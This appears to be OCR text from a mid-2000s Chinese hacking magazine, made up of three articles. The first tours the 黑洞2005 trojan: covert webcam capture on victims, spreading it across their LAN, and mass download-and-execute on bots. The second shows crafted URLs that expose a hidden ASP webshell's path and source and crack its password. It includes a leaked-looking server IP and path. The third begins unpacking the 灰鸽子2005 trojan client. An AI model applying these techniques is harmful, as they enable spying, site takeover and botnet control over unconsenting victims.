


图12

视频监控是从黑洞2004起新添加的特色功能，在黑洞2005中得到了继承发展，如果远程计算机有安装USB摄像头，无论其是否开启，黑洞都可以成功将其打开并且通过它来获取摄取的图像。新添加的摄像头采用自动侦测技术，可以当服务端电脑中的摄像头拔下或插上时，通过动态提示在上线图标中改变有无摄像头的标志。黑洞2005的视频监控可以自定义传输图像大小，并可直接保存为Mpeg文件（如图13）。




图13

如果用户需要查看保存的视频图像，可以点击“资料管理”菜单中的“本地视频文件管理”命令进行查看。

黑洞2005除了对黑洞2004已有的命令进行了优化处理外，新增加了一个非常强大且实用的功能——网络邻居，它能直接渗透进入服务端局部网中的电脑。点击“网络邻居”按钮，弹出一个提示框“搜索网络计算机可能需要一定时间，是否继续？”（如图14）。




图14

点击是后弹出“网络邻居”的窗口，操作上和文件管理一样方便。你可以方便的将木马上传到局域其它电脑并运行，这样你就可以拥有更多的肉鸡。类似的功能在木马——广外男生中就出现过，不过黑洞2005在功能上要比它强很多。

除了上面介绍的这些加强过的功能以及新添加的功能外，黑洞2005还增加了“广播命令”功能。广播命令就是一个集群控制平台，用户可以一次对多台远程计算机进行统一操作。在操作面板的肉鸡列表中点击鼠标右键，在菜单中选择“广播命令”按钮，在弹出的“广播命令”窗口可以对列表中的肉鸡进行重启电脑、关闭电脑、远程卸载、下载文件等操作（如图15）。




图15

点击“下载文件”按钮，在弹出的窗口中设置文件的下载连接，并设置运行参数以及运行方式等（如图16），这样就可以批量的对肉鸡升级服务端程序或下载执行某个程序了。





图16

黑洞2005的功能及使用方法我就先介绍到这，剩下的就请大家动手体会吧，相信黑洞2005一定不会让黑洞的忠实者失望的！

（黑洞2005 本期光盘有收录）

牧马记

蓝屏木马存在严重漏洞



unicorn

网上玩asp木马的人很多，这其中有许多好的木马，蓝屏木马就是其中的一款，虽然名气不及海阳顶端、冰狐浪子等木马出名，但很多养马者对它还是情有独钟的。但是，最近发现这个木马存在一个漏洞，即使别人在不知道密码的情况下也可以将它搞定！下面我以http://www.xxx.com/manage/Upload/unicorn.asp为例来给大家讲解具体的做法。首先，我们在IE里输入http://www.xxx.com/manage/Upload/unicorn.asp（图1），我们好想进去，但是它要密码。既然它要密码，那么大家就看我是怎样搞定密码的。





图 1

我们在http://www.xxx.com/manage/Upload/unicorn.asp后面加上?q=test.asp也就是说我们在IE里输入http://www.xxx.com/manage/Upload/unicorn.asp?q=test.asp

哈哈！！大家看到木马自身带的ASP探针了吧（图2）！由于蓝屏木马没有对嵌入的test.asp设置访问权限，所以可以直接访问，这里最主要是得到木马的绝对路径！



地址(D) http://www.[illegible].com/manage/Upload/unicorn.asp?q=test.asp

阿江改写的ASP探针-V1.60

是否支持ASP
出现以下情况即表示您的空间不支持ASP：
1、访问本文件时提示下载。
2、访问本文件时看到类似“<%@ Language="VBScript" %>”的文字。

服务器的有关参数

服务器名	[illegible]
服务器IP	210.192.99.94
服务器端口	80
服务器时间	2005-3-12 17:10:05
IIS版本	Microsoft-IIS/5.0
脚本超时时间	5000 秒
本文件路径	D:\Hosting\WwwRoot\[illegible]\htdocs\manage\Upload\unicorn.asp
服务器CPU数量	2 个
服务器解译引擎	VBScript/5.6.8515
服务器操作系统	Windows_NT

图 2

大家看我标的D:\Hosting\WwwRoot\xxxxxxxxxxxx\htdocs\manage\Upload\unicorn.asp就是我的木马的绝对路径。知道木马路径之后，就好办了。我们可以把它下载下来。什么？你说是用IE或下载软件下吗？当然不是啦！我们可以在http://www.xxx.com/manage/Upload/unicorn.asp后面加上?q=down.asp&path=D:\Hosting\WwwRoot\xxxxxxxxxxxx\htdocs\manage\Upload\unicorn.asp看到了吧，我们就把这个木马下载下来了！（图3）！





图 3

下载下来就可以看它的源代码了，查找里面if Epass(trim(request.form("password")))="xxxxxxxxxx" then(注：xxxxxxxxxx为加密后的密码，大小为10位)，这里显示的密码已经被加密了，接下来就要把加密的密码还原。至于怎样破解，那就八仙过海各显示神通喽！这里我要大家介绍一个非常棒的工具——jhcr.exe，把xxxxxxxxxx填写到“加密后的密码框”里，点“解密”就出来了。

这下，就可以用这个密码登陆到http://www.xxx.com/manage/Upload/unicorn.asp了，这样就拥有了这个网站webshell权限了！最后奉劝大家不要恶意删改网站文件，切记！

（jhcr.exe 本期光盘有收录）



实战灰鸽子2005客户端脱壳

荔明奇

灰鸽子这款功能强大的远程控制类软件，由于采用了“反弹端口原理”的连接方式，可以访问到局域网里通过NAT代理——透明代理、HTTP代理上网的电脑，并且可以穿过某些防火墙，因此得到不少养马者的亲赖。

关于破解灰鸽子的作品也伴随着灰鸽子的成长历程不断发表，如今的灰鸽子的破解难度远远大于鸽子年轻的时候，记得刚开始鸽子加的壳有Aspack，UPX到强悍的Asprotect壳，而灰鸽子2005的壳估计是作者葛军自己写的了，因为我用最强的PEID也查不出，看来还是要手动脱壳了！

但是手动脱壳对于菜鸟只能是望而却步，关于灰鸽子2005客户端的脱壳到现在各大著名安全网站上还没有相关文章，是鸽子的加密强度提高了还是因为手动比较棘手？总之，今天我给大家献上我的脱壳实例——实战灰鸽子2005脱壳！

所需工具

Ollydbg　反调试工具
ImportREC　资源修复工具
PEID　侦壳工具

OK！Let's Go！首先我们用PEID检查灰鸽子2005，看到没，检测不到喔！not found，如图1。

